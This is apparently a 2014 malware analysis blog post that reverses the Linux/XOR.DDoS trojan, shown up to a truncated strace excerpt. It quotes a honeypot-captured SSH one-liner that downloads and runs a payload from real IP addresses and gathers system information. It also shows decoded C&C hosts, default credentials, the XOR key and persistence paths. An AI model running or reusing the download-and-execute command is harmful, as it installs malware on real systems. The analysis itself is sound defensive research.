MMD-0028-2014 - Linux/XOR.DDoS : Fuzzy reversing a new China ELF

blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html

```
24 ↓
25 2014-09-25 20:09:49+0200 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransp
   ort,12785,175.126.82.235] executing command "export PATH=$PATH:/usr/kerberos/sbin:/usr/kerberos
   /bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin:/boot/:/usr/:/:/etc
   /;filename="3502.rar";path=$filename;para="";rm -rf $path || /dev/null > $path;i=0;for d in `ec
   ho wget curl`;do i=$(($i+1));command -v $d >/dev/null 2>1 && down=$d && break;type $d >/dev/nul
   l 2>1 && down=$d && break;hash $d >/dev/null 2>1 && down=$d && break;done;if [ ! -z $down ]; th
   en if [ $i == 1 ] ; then para="";else para=" -s --connect-timeout 30 -O $path ";fi; for list in
    `echo http://123.108.109.100/ http://123.108.109.100:53/ http://123.108.109.100:443/ http://17
   8.33.196.164/ http://178.33.196.164:53/ http://178.33.196.164:443/`;do $down $para $list$filena
   me >/dev/null 2>1 && break;done ; if [ -f $path ];then chmod +x $path;./$path >/dev/null 2>1 &&
    echo InstallOK;fi;fi;sleep 1;uname -a;cat /etc/issue;(ps -ef||ps aux||ps x)|grep -v $$;netstat
    -antop||netstat -ano|netstat -an;echo ExecOK"↓
26 ↓
27 2014-09-25 20:09:49+0200 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransp
   ort,12785,175.126.82.235] exec command: "export PATH=$PATH:/usr/kerberos/sbin:/usr/kerberos/bin
   :/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin:/boot/:/usr/:/:/etc/;fi
   lename="3502.rar";path=$filename;para="";rm -rf $path || /dev/null > $path;i=0;for d in `echo w
   get curl`;do i=$(($i+1));command -v $d >/dev/null 2>1 && down=$d && break;type $d >/dev/null 2>
   1 && down=$d && break;hash $d >/dev/null 2>1 && down=$d && break;done;if [ ! -z $down ]; then i
   f [ $i == 1 ] ; then para="";else para=" -s --connect-timeout 30 -O $path ";fi; for list in `ec
   ho http://123.108.109.100/ http://123.108.109.100:53/ http://123.108.109.100:443/ http://178.33
   .196.164/ http://178.33.196.164:53/ http://178.33.196.164:443/`;do $down $para $list$filename >
   /dev/null 2>1 && break;done ; if [ -f $path ];then chmod +x $path;./$path >/dev/null 2>1 && ech
   o InstallOK;fi;fi;sleep 1;uname -a;cat /etc/issue;(ps -ef||ps aux||ps x)|grep -v $$;netstat -an
   top||netstat -ano|netstat -an;echo ExecOK"↓
```

Sticky note: The latest incident (**MMD-0033-2015**) we disclosed on ELF **Linux/XOR.DDoS** malware is here -->[LINK]

This research is detected & solved by a hard work of MMD members. Credits are in the bottom of the post.

The case is on and malware infrastructure is mostly up & alive, we don't want to be too details in writing because of that reason, we don't want to teach this crook of what they're lacking of by this post, yet this post necessary to raise awareness of this new emerged threat. Feel free to follow the process at will.

The infection

During the rush of #shellshock we saw another new threat emerged. We saw an attack log of one-liner shell script being injected via ssh connection. By the attack source+CNC IP and the payload, this looks like a China crook's new hack scheme to spread new ELF DDoS'er threat. This is spotted silently spread during the #shellshock waves, noted: it was NOT using #shellshock exploit itself.

The details of the attacker's trace in one-liner shell command is as per shown below:

```
24
25 2014-09-25 20:09:49+0200 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransp
   ort,12785,175.126.82.235] executing command "export PATH=$PATH:/usr/kerberos/sbin:/usr/kerberos
   /bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin:/boot/:/usr/:/:/etc
   /;filename="3502.rar";path=$filename;para="";rm -rf $path || /dev/null > $path;i=0;for d in `ec
   ho wget curl`;do i=$(($i+1));command -v $d >/dev/null 2>1 && down=$d && break;type $d >/dev/nul
   l 2>1 && down=$d && break;hash $d >/dev/null 2>1 && down=$d && break;done;if [ ! -z $down ]; th
   en if [ $i == 1 ] ; then para="";else para=" -s --connect-timeout 30 -O $path ";fi; for list in
    `echo http://123.108.109.100/ http://123.108.109.100:53/ http://123.108.109.100:443/ http://17
   8.33.196.164/ http://178.33.196.164:53/ http://178.33.196.164:443/`;do $down $para $list$filena
   me >/dev/null 2>1 && break;done ; if [ -f $path ];then chmod +x $path;./$path >/dev/null 2>1 &&
    echo InstallOK;fi;fi;sleep 1;uname -a;cat /etc/issue;(ps -ef||ps aux||ps x)|grep -v $$;netstat
    -antop||netstat -ano|netstat -an;echo ExecOK"
26
27 2014-09-25 20:09:49+0200 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransp
   ort,12785,175.126.82.235] exec command: "export PATH=$PATH:/usr/kerberos/sbin:/usr/kerberos/bin
   :/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin:/boot/:/usr/:/:/etc/;fi
   lename="3502.rar";path=$filename;para="";rm -rf $path || /dev/null > $path;i=0;for d in `echo w
   get curl`;do i=$(($i+1));command -v $d >/dev/null 2>1 && down=$d && break;type $d >/dev/null 2>
   1 && down=$d && break;hash $d >/dev/null 2>1 && down=$d && break;done;if [ ! -z $down ]; then i
   f [ $i == 1 ] ; then para="";else para=" -s --connect-timeout 30 -O $path ";fi; for list in `ec
   ho http://123.108.109.100/ http://123.108.109.100:53/ http://123.108.109.100:443/ http://178.33
   .196.164/ http://178.33.196.164:53/ http://178.33.196.164:443/`;do $down $para $list$filename >
   /dev/null 2>1 && break;done ; if [ -f $path ];then chmod +x $path;./$path >/dev/null 2>1 && ech
   o InstallOK;fi;fi;sleep 1;uname -a;cat /etc/issue;(ps -ef||ps aux||ps x)|grep -v $$;netstat -an
   top||netstat -ano|netstat -an;echo ExecOK"
```

If we beautified it as per below we will see the obfuscation this shell script:

```
1  export PATH=$PATH:/usr/kerberos/sbin:/usr/kerberos/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/u
   sr/sbin:/usr/bin:/root/bin:/boot/:/usr/:/:/etc/;
2
3  filename="3502.rar";
4
5  path=$filename;
6  para="";rm -rf $path || /dev/null > $path;
7
8  i=0; for d in `echo wget curl`;
9     do i=$(($i+1));
10       command -v $d >/dev/null 2>1 && down=$d && break;
11       type $d >/dev/null 2>1 && down=$d && break;
12       hash $d >/dev/null 2>1 && down=$d && break;
13    done;
14
15 if [ ! -z $down ]; 
16    then if [ $i == 1 ] ; 
17            then para="";
18            else para=" -s --connect-timeout 30 -O $path ";
19         fi; 
20
21         for list in `echo http://123.108.109.100/ http://123.108.109.100:53/ http://123.108.109.100
   :443/ http://178.33.196.164/ http://178.33.196.164:53/ http://178.33.196.164:443/`;
22            do $down $para $list$filename >/dev/null 2>1 && break;
23         done ;
24
25         if [ -f $path ];
26            then chmod +x $path;
27            ./$path >/dev/null 2>1 && echo InstallOK;
28         fi;
29 fi;
30
31 sleep 1;
32 uname -a;
33 cat /etc/issue;(ps -ef||ps aux||ps x)|grep -v $$;netstat -antop||netstat -ano|netstat -an;
34 echo ExecOK"
35
36 [EOF]
```


↑the marked mark is the point of all these code, to download the file 3502.rar from some defined host addresses.

The mentioned RAR file itself is actually a shell script too:

```
$
$ curl http://123.108.109.100/3502.rar|head -10
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0#!/bin/sh

__host_32__="sEEA+==deadefadcajc"
__host_64__="sEEA+==deadefadcaih"

__host_32_2__="sEEA+==cbeadgakaddh"
__host_64_2__="sEEA+==cbeadgakaddg"

__host_32_libc__="sEEA+==cbeadgakaddh"
__host_64_libc__="sEEA+==cbeadgakaddg"
100  6848  100  6848    0     0  33448      0 --:--:-- --:--:-- --:--:-- 34585
(23) Failed writing body
$
$ date
Mon Sep 29 16:31:53 JST 2014
```

You can read the codes here, no free ride copy/paste this time, since we have hard times with those false positives from antiviruses

The ***main()*** function is explaining how this script works, read the comments we made (in purple colored words):



Shortly. The blue color explaining the obfuscation strings saved in some variables. The yellow marked color words are functions to be executed, and the red color area is the main function of this script, to download and install a payload.

The obfuscation used is in the ***enc()*** and ***dec()*** function (see that big pic codes) for encryption and decryption, by using the below code (I picked this one, the one used for decrypting)

```
tr "[.0-9a-zA-Z\/\/\:]" "[a-zA-Z0-9\;-=+*\/]";
```

They called it encryption, but is just a mere obfuscator using the character map translation in "tr". Below is the easy shell script I made to decode them:

```
 GNU nano 2.2.6                File: test.sh

#!/bin/sh

dec(){ echo $@|tr "[a-zA-Z0-9\;-=+*\/]" "[.0-9a-zA-Z\/\/\:]"; }

var1="sEEA+==deadefadcajc"
var2="sEEA+==deadefadcaih"
var3="sEEA+==cbeadgakaddh"
var4="sEEA+==cbeadgakaddg"
var5="sEEA+==cbeadgakaddh"
var6="sEEA+==cbeadgakaddg"
var7="sEEA+==deadefadcajd=FAwzlo=egbd"
var8="cbeadgakadfg+egbd|cbeadfbacfcagb+egbd|hhacbdadgeaeb+egbd|yoyDaoDludlcazC
var9='loxty'
__password__='admin'

echo "host32 `dec "$var1"` ";
echo "host64 `dec "$var2"` ";
echo "host32-2 `dec "$var3"`";
echo "host64-2 `dec "$var4"`";
echo "host_32_libc `dec "$var5"`";
echo "host_64_libc `dec "$var6"`";
echo "download_url `dec "$var7"`";
echo "username `dec "$var9"`";
echo "remote `dec "$var8"` ";

echo "osv-x86-64 `dec 'ljh_hf'`";
echo "osv_AMD64 `dec 'LXOhf'`";

exit 0


^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Below is the result:


```
 ~/test $ sh test.sh
host32 http://23.234.21.81
host64 http://23.234.21.76
host32-2 http://103.25.9.226
host64-2 http://103.25.9.225
host_32_libc http://103.25.9.226
host_64_libc http://103.25.9.225
download_url http://23.234.21.82/upload/3502
username admin
remote 103.25.9.245:3502|103.240.141.50:3502|66.102.253.30:3502|ndns.dsaj2a1.org
:3502|ndns.dsaj2a.org:3502|ndns.hcxiaoao.com:3502|ndns.dsaj2a.com:3502
osv-x86-64 x86_64
osv_AMD64 AMD64
```

We'll see another 3502 file. And a bunch of the CNC used. Noted the username and password they use ;)

If you permutated the URL with the payload name you will some ALIVE malware URLs like these:

What is this thing? In short: It's a sophisticated & well-thought ELF malware infection scheme, aiming Linux in multiple platform. It downloads, detect all parameter need to download the payload or source code of payload. It detected infected host's architecture, compiler. libraries together with sending sensitive information of the host, sent request to CNC to download the certain bins or to download resources to hack and then install the ELF binary.

The POC of this hack is the payload below:




The payload

The header looks very "fine":

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048110
```

First block:



```
[0x00000000]> x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  7f45 4c46 0101 0100 0000 0000 0000 0000  .ELF............
0x00000010  0200 0300 0100 0000 1081 0408 3400 0000  ............4...
0x00000020  2859 0800 0000 0000 3400 2000 0500 2800  (Y......4. ...(.
0x00000030  1c00 1900 0100 0000 0000 0000 0080 0408  ................
0x00000040  0080 0408 2149 0800 2149 0800 0500 0000  ....!I..!I......
0x00000050  0010 0000 0100 0000 2449 0800 24d9 0c08  ........$I..$...
0x00000060  24d9 0c08 bc0a 0000 e871 0000 0600 0000  $........q......
0x00000070  0010 0000 0400 0000 d400 0000 d480 0408  ................
0x00000080  d480 0408 2000 0000 2000 0000 0400 0000  .... ... .......
0x00000090  0400 0000 0700 0000 2449 0800 24d9 0c08  ........$I..$...
0x000000a0  24d9 0c08 1400 0000 4000 0000 0400 0000  $.......@.......
0x000000b0  0400 0000 51e5 7464 0000 0000 0000 0000  ....Q.td........
0x000000c0  0000 0000 0000 0000 0000 0000 0600 0000  ................
0x000000d0  0400 0000 0400 0000 1000 0000 0100 0000  ................
0x000000e0  474e 5500 0000 0000 0200 0000 0600 0000  GNU.............
0x000000f0  0900 0000 5589 e583 ec08 e835 0000 00e8  ....U......5....
0x00000100  cc00 0000 e837 8506 00c9 c300 0000 0000  .....7..........
0x00000110  31ed 5e89 e183 e4f0 5054 5268 f045 0508  1.^.....PTRh.E..
0x00000120  6830 4605 0851 5668 94c8 0408 e84f bd00  h0F..QVh.....O..
0x00000130  00f4 9090 5589 e553 83ec 04e8 0000 0000  ....U..S........
0x00000140  5b81 c344 5808 008b 93fc ffff ff85 d274  [..DX..........t
```

Various analysis can resulted to the payload was coded in C, hmm..a quality up, we have a challenger here :) A new DDoS'er made in China. Here's the codes (for future reference):

```
'crtstuff.c'
'autorun.c'
'crc32.c'
'encrypt.c'
'execpacket.c'
'buildnet.c'
'hide.c'
'http.c'
'kill.c'
'main.c'
'proc.c'
'socket.c'
'tcp.c'
'thread.c'
'findip.c'
'dns.c'
```

Some pointers for characteristic:

Self copy:

```
// create file for self-copy
open("/boot/[a-z]{10}", O_WRONLY|O_CREAT, 0400)
open("/boot/[a-z]{10}", O_WRONLY)

//chmod 755
chmod("/boot/[a-z]{10}", 0750)

// start to write..
open("/boot/[a-z]{10}", O_RDONLY)
```

Auto start:

```
// install SYS

.text:0x8048B2E   mov     dword ptr [esp], offset aSbinInsmod <== "/sbin/insmod"
.text:0x8048B35   call    LinuxExec_Argv
.text:0x8048B3A   mov     dword ptr [esp], 2
.text:0x8048B41   call    sleep

// xinetd setup..

.text:0x8048852   call    abstract_file_name
.text:0x8048857   mov     [ebp+var_8], eax
.text:0x804885A   mov     eax, [ebp+arg_0]
.text:0x804885D   mov     [esp+0Ch], eax
.text:0x8048861   mov     dword ptr [esp+8], offset aBinShS <== "#!/bin/sh\n%s\n"
.text:0x8048869   mov     dword ptr [esp+4], 400h
.text:0x8048871   lea     eax, [ebp+newpath]
.text:0x8048877   mov     [esp], eax
.text:0x804887A   call    snprintf
   :
.text:0x804887F   mov     eax, [ebp+var_8]
.text:0x8048882   mov     [esp+0Ch], eax
.text:0x8048886   mov     dword ptr [esp+8], offset aEtcInit_dS <== "/etc/init.d/%s"
.text:0x804888E   mov     dword ptr [esp+4], 400h
.text:0x8048896   lea     eax, [ebp+filename]
.text:0x804889C   mov     [esp], eax
.text:0x804889F   call    snprintf
.text:0x80488A4   mov     dword ptr [esp+4], offset aW <== "w"
.text:0x80488AC   lea     eax, [ebp+filename]
.text:0x80488B2   mov     [esp], eax
.text:0x80488B5   call    fopen
   :
.text:0x8048980   mov     dword ptr [esp+8], offset aEtcRcD_dS90S <==
"/etc/rc%d.d/S90%s"
.text:0x8048988   mov     dword ptr [esp+4], 400h
.text:0x8048990   lea     eax, [ebp+newpath]
.text:0x8048996   mov     [esp], eax
.text:0x8048999   call    "snprintf"
.text:0x804899E   lea     eax, [ebp+newpath]  // assemble flag component for file
attribs
.text:0x80489A4   mov     [esp], eax      <== "filename"
.text:0x80489A7   call    "unlink"
.text:0x80489AC   lea     eax, [ebp+newpath]
.text:0x80489B2   mov     [esp+4], eax    <== "newpath"
.text:0x80489B6   lea     eax, [ebp+filename]
.text:0x80489BC   mov     [esp], eax      <== "oldpath"
.text:0x80489BF   call    "symlink"
.text:0x80489C4   cmp     [ebp+var_C], 0
.text:0x80489C8   jnz     short loc_80489E8
.text:0x80489CA   mov     dword ptr [esp+8], 0AD1473B8h <== "group"
.text:0x80489D2   mov     dword ptr [esp+4], 0AD1473B8h <== "owner"
.text:0x80489DA   lea     eax, [ebp+filename]
.text:0x80489E0   mov     [esp], eax      <== "filename"
.text:0x80489E3   call    "lchown"
```

Malicious environment setup (i.e. export cmd):

```
0x06988C   HOME=/
0x069893   HISTFILE=/dev/null
0x0698A6   MYSQL_HISTFILE=/dev/null
0x0698C0   PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
```

Encryption:

There are some encryption to be decrypted in this malware, that I tested as per below, that looks having xor pattern:

```
// checking decryptor...

.text:0x804CB63   mov   dword ptr [esp+4], offset aM_Nfr7nlqqgf_0
.text:0x804CB6B   lea   eax, [ebp+filename]
.text:0x804CB71   mov   [esp], eax
.text:0x804CB74   call  dec_conf           // decrypting function..
.text:0x804CB79   mov   dword ptr [esp+8], 0Ch // <== break it here..

Breakpoint 1, 0x0804cb79 in main ()
query offset aM_Nfr7nlqqgf_0: "m.[$nFR$7nLQQGF"
query register: $esp
0xffffa1b0:  "[\305\377\377\343\033\v\b\020"
;-----------------------
.text:0x804CB81   mov    dword ptr [esp+4], offset aM_Nfr7n9_0
.text:0x804CB89   lea    eax, [ebp+var_114D]
.text:0x804CB8F   mov    [esp], eax
.text:0x804CB92   call   dec_conf

Breakpoint 2, 0x0804cb9 in main ()
query offset aM_Nfr7n9_0: "m.[$nFR$7n9"
query register: $esp
0xffffa1b0:  "[\304\377\377\363\033\v\b\f"
;-----------------------
.text:0x804CBBD   mov    dword ptr [esp+4], offset aM4s4nacNa ; "m4S4nAC/nA"
.text:0x804CBC5   lea    eax, [ebp+var_E4D]
.text:0x804CBCB   mov    [esp], eax
.text:0x804CBCE   call   dec_conf
.text:0x804CBD3   mov    [ebp+var_34], 0

Breakpoint 3, 0x0804cbd3 in main ()
query offset aM4s4nacNa ; "m4S4nAC/nA"
query register: $esp
0xffffa1b0:  "[\307\377\377#\034\v\b\v"
```

Here is the xor used as the component logic for the decryption function:

```
[0x08048110]>
[0x08048110]>
[0x08048110]> s 0x0804938C
[0x0804938c]> b 20
[0x0804938c]> pd
            0x0804938c    8b45f4        mov eax, [ebp-0xc]
            0x0804938f    0fb608        movzx ecx, byte [eax]
            0x08049392    8b55f8        mov edx, [ebp-0x8]
            0x08049395    89d0          mov eax, edx
            0x08049397    c1fa1f        sar edx, 0x1f
            0x0804939a    f77dfc        idiv dword [ebp-0x4]
            0x0804939d    89d0          mov eax, edx
            0x0804939f    0fb680acdb0.  movzx eax, byte [eax+sym.xorkeys]
            0x080493a6    89ca          mov edx, ecx
            0x080493a8    31c2          xor edx, eax
            0x080493aa    8b45f4        mov eax, [ebp-0xc]
            0x080493ad    8810          mov [eax], dl
            0x080493af    8345f801      add dword [ebp-0x8], 0x1
            0x080493b3    8345f401      add dword [ebp-0xc], 0x1
            0x080493b7    8b45f8        mov eax, [ebp-0x8]
            0x080493ba    3b450c        cmp eax, [ebp+0xc]
            0x080493bd    7ccd          jl 0x10804938c
            0x080493bf    8b4508        mov eax, [ebp+0x8]
            0x080493c2    c9            leave
            0x080493c3    c3            ret

[0x080cdbac]> pd
            ;-- sym.xorkeys:
            0x080cdbac hex length=16 delta=0
0x080cdbac  0100 0000 0300 0000 40d9                ........@.
```

With the key that lead to this address:

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00084b3a  4224 332c 505b 555d 4600 0000 0000 2b26  B$3,P[U]F.....+&
0x00084b4a  3200 0000 0000 0000 0000 0000 0000 0000  2...............
0x00084b5a  0000 352a 5d46 0000 0000 0000 0000 0000  ..5*]F..........
0x00084b6a  0000 0000 0000 352a 5d27 2c5a 3600 0000  ......5*]',Z6...
0x00084b7a  0000 0000 0000 0000 0000 3235 5646 0000  ..........25VF..
0x00084b8a  0000 0000 0000 0000 0000 0000 0000 3732  ..............72
0x00084b9a  462f 2c56 3600 0000 0000 0000 0000 0000  F/,V6...........
0x00084baa  0000 4242 3246 4133 3641 4141 3935 3431  ..BB2FA36AAA9541
0x00084bba  4630 1400 0000 0800 0000 1400 0000 0c00  F0..............
0x00084bca  0000 0400 0000 0c00 0000 0204 05b4 0101  ................
```

It "looks like" the author is having "interesting" way to remind him the XOR key itself, I don't

investigate this further since I had the goal..

```
[0x00069d0b]> x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00069d0b  222e 2c03 0601 0174 3042 4232 4641 3336  ".,....t0BB2FA36
0x00069d1b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069d2b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069d3b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069d4b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069d5b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069d6b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069d7b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069d8b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069d9b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069dab  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069dbb  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069dcb  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069ddb  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069deb  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069dfb  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069e0b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069e1b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069e2b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069e3b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069e4b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069e5b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069e6b  4141 4139 3534 3146 3042 4232 4641 3336  AAA9541F0BB2FA36
0x00069e7b  4141 4139 3534 3146 306d 3453 346e 4143  AAA9541F0m4S4nAC
0x00069e8b  2f6e 325f 4144 1f36 5926 4200 5354 4154  /n2_AD.6Y&B.STAT
0x00069e9b  4943 0031 2e31 2e35 0031 0031 002e 0000  IC.1.1.5.1.1....
0x00069eab  0070 0400 0008 0000 0010 0000 0000 0100  .p..............
```

A hard-coded callback IP address

And look what I got next to the xor key :))

```
0x00084bca  0000 0400 0000 0c00 0000 0204 05b4 0101  ................
0x00084bda  0402 0000 2910 0000 0000 0000 0000 c819  ....).......... 
0x00084bea  0b08 581a 0b08 3130 332e 3235 2e39 2e32  ..X...103.25.9.2
0x00084bfa  3238 0000 0000 382e 382e 382e 3800 0000  28....8.8.8.8...
0x00084c0a  0000 0000 0000 3500 0000 0100 0000 18dc  ......5.........
0x00084c1a  0c08 18dc 0c08 20dc 0c08 20dc 0c08 ffff  ...... ... .....
0x00084c2a  ffff ffff ffff 0040 0000 0008 0000 c02e  .......@........
0x00084c3a  0d08 0000 0000 70dc 0c08 64dc 0c08 64dc  ......p...d...d.
0x00084c4a  0c08 0300 0000 1f00 0000 0300 0000 e0dc  ................
0x00084c5a  0c08 0000 0000 0300 0000 b139            ...........9
[0x00084b3a]>
```

So now we know the CNC is too ;)

```
IP: 103.25.9.228||59270 | 103.25.9.0/24 | CLOUD
Country: "HK | CLOUDRELY.COM" |CLOUD RELY LIMITED
```

The bummer part of this malware is, it crashed itself when run under limited permission...

```
"msec   calls "
------------------------------------------------------------------------
(120): execve("./SAMPLE-MALWARE", ["./SAMPLE-MALWARE"], ["SHELL=etc..])
(125): set_thread_area(0xffc8373c)
(126): set_tid_address(0x92e6888)
